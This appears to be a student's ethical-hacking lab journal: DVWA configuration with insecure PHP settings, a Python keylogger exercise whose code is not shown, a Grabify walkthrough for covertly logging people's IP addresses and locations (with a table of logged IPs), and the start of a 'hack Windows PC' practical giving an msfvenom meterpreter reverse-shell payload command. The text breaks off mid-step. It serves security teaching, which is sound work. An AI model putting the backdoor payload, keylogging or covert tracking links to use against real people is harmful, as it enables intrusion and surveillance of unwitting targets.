


(13) Check for various fields such as 2,3



Optional Steps


(1) set the permissions to "on" in php.ini file and save it



```
; This file attempts to overwrite the original php.ini file. Doesnt always work.

magic_quotes_gpc = Off
allow_url_fopen=on
allow_url_include=on
```

(2) Go to C:\xampp\xam\htdocs\dvwa\config and enter the recaptcha public key as shown below:



```
# Only used with PostgreSQL/PGSQL database selection.
$_DVWA[ 'db_port' ] = '5432';


# ReCAPTCHA settings
# Used for the 'Insecure CAPTCHA' module
# You'll need to generate your own keys at: https://www.google.com/recaptcha/admin
$_DVWA[ 'recaptcha_public_key' ] = '6LdK7xITAAzzAAJQTfL7fu6I-0aPl8KHHieAT-yJg';
$_DVWA[ 'recaptcha_private_key' ] = '6LdK7xITAZzAAL_uw9YXVUOPoIHPZLfw2K1n5NVQ';

# Default security level
# Default value for the security level with each session.
# The default is 'impossible'. You may wish to set this to either 'low', 'medium',
$_DVWA[ 'default_security_level' ] = 'impossible';


# Default PHPIDS status
# PHPIDS status with each session.
# The default is 'disabled'. You can set this to be either 'enabled' or 'disabled'.
$_DVWA[ 'default_phpids_level' ] = 'disabled';
```


Practical no 9:

Aim: Create a Simple Keylogger using Python




(1) Open your Windows Command Prompt change your directory to the location where python software is installed and type "pip install pynput". To install all the necessary modules .




(2)Go to python idle and type the code:

(3)Run your program and type some text on the ouput console



(4)Search for the text file name my_log in your python folder which you have created . you will be able to see the record of each and every key which is being pressed along with the date and time



Practical no 10:


Aim: Finding Location and IP Address

(1)open

<https://grabify.link/>

and enter a valid url that will be opened when the user will click on your link which you have send.

And after that click on create URL.



2.After that an dummy link will be generated which you can send to anyone to track their location and IP Address.A page Like this will be displayed below.

GRABIFY IP LOGGER TOOLS LOGIN REGISTER

TRACKING & LOGS

LINK INFORMATION:

Select Domain Name: [Click here](#)
(All custom links will stay active)

Original URL	https://mccmulund.ac.in/
New URL	https://grabify.link/O4L4AS Change domain/Make a custom link
Other Links	View Other link Shorteners
Tracking Code	YOJY2A
Access Link	https://grabify.link/track/YOJY2A
Smart Logger	<input type="checkbox"/>
Note	Please login or register to create a note.


RESULTS: 0

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)


Hide your IP! - [Click here to hide your IP from Grabify and stay anonymous online.](#)

(3) Copy and paste the link in your email which you will be sending to the user. foreg:

And when the user will click that link another webpage will be opened (the url which you have specified) and you can track the location and IP Address of the user



(4) When the user clicks on that link <https://mccmulund.ac.in/new1/> will be opened because we had given that as our referring url



(5) After The User Has clicked on the link you will be able to track their location and IP Address .

GRABIFY IP LOGGER TOOLS LOGIN REGISTER

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (BitlyBot, FacebookBot, etc.)

Hide your IP! - Click here to [hide your IP](#) from Grabify and stay anonymous online.

Hide Bots ☐

1 2

Date/Time	IP Address	Country	User Agent	Referring URL	Host Name	ISP	More
2021-02-18 15:58:26	111.119.213.148	India, Mumbai	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/88.0.4324.150 Safari/537.36	no referer	148-213-119-111.mysipl.com	Vortex Netsol Private Limited	More Info
2021-02-18 15:58:36	157.47.236.121	India, Jaipur	Mozilla/5.0 AppleWebKit/537.36 Chrome/88.0.4324.150	no referer	157.47.236.121	Reliance Jio Infocomm Limited	More Info
2021-02-18 15:58:39	43.243.82.5	India, Mumbai	Mozilla/5.0 AppleWebKit/537.36 Chrome/88.0.4324.181 Mobile Safari/537.36	no referer	43.243.82.5	AS Number of Indusind Media and communication Ltd.	More Info
2021-02-	223.182.187.242	India,	Mozilla/5.0 (Linux; Android 6.0.1; MotoG3)	no	223.182.187.242	Bharti Airtel	More

INFORMATION FOR: 111.119.213.148
Browser: Chrome (88.0.4324.150)
OS: Windows 10
Device:

Practical no 11:

Hemant Kene
208693

Practical 11

Hack windows PC using kali linux

Step 1 : Creating the payload

To hack windows we need to create a payload that will act as a backdoor for us to get into that PC. To create payload for windows.

Open terminal and type:

```
msfvenom -p windows/meterpreter/reverse_tcp  
platform windows -q x86 -f exe -o /root/  
Desktop/back.exe
```

Step 2 : Starting the Metasploit framework console


For controlling the payload we need to start the metasploit Framework Console which is prebuilt in kali linux

The metasploit Framework Console has many payloads and many exploit method -
To start the Metasploit Framework console in
Term

Adwait Rane
208693

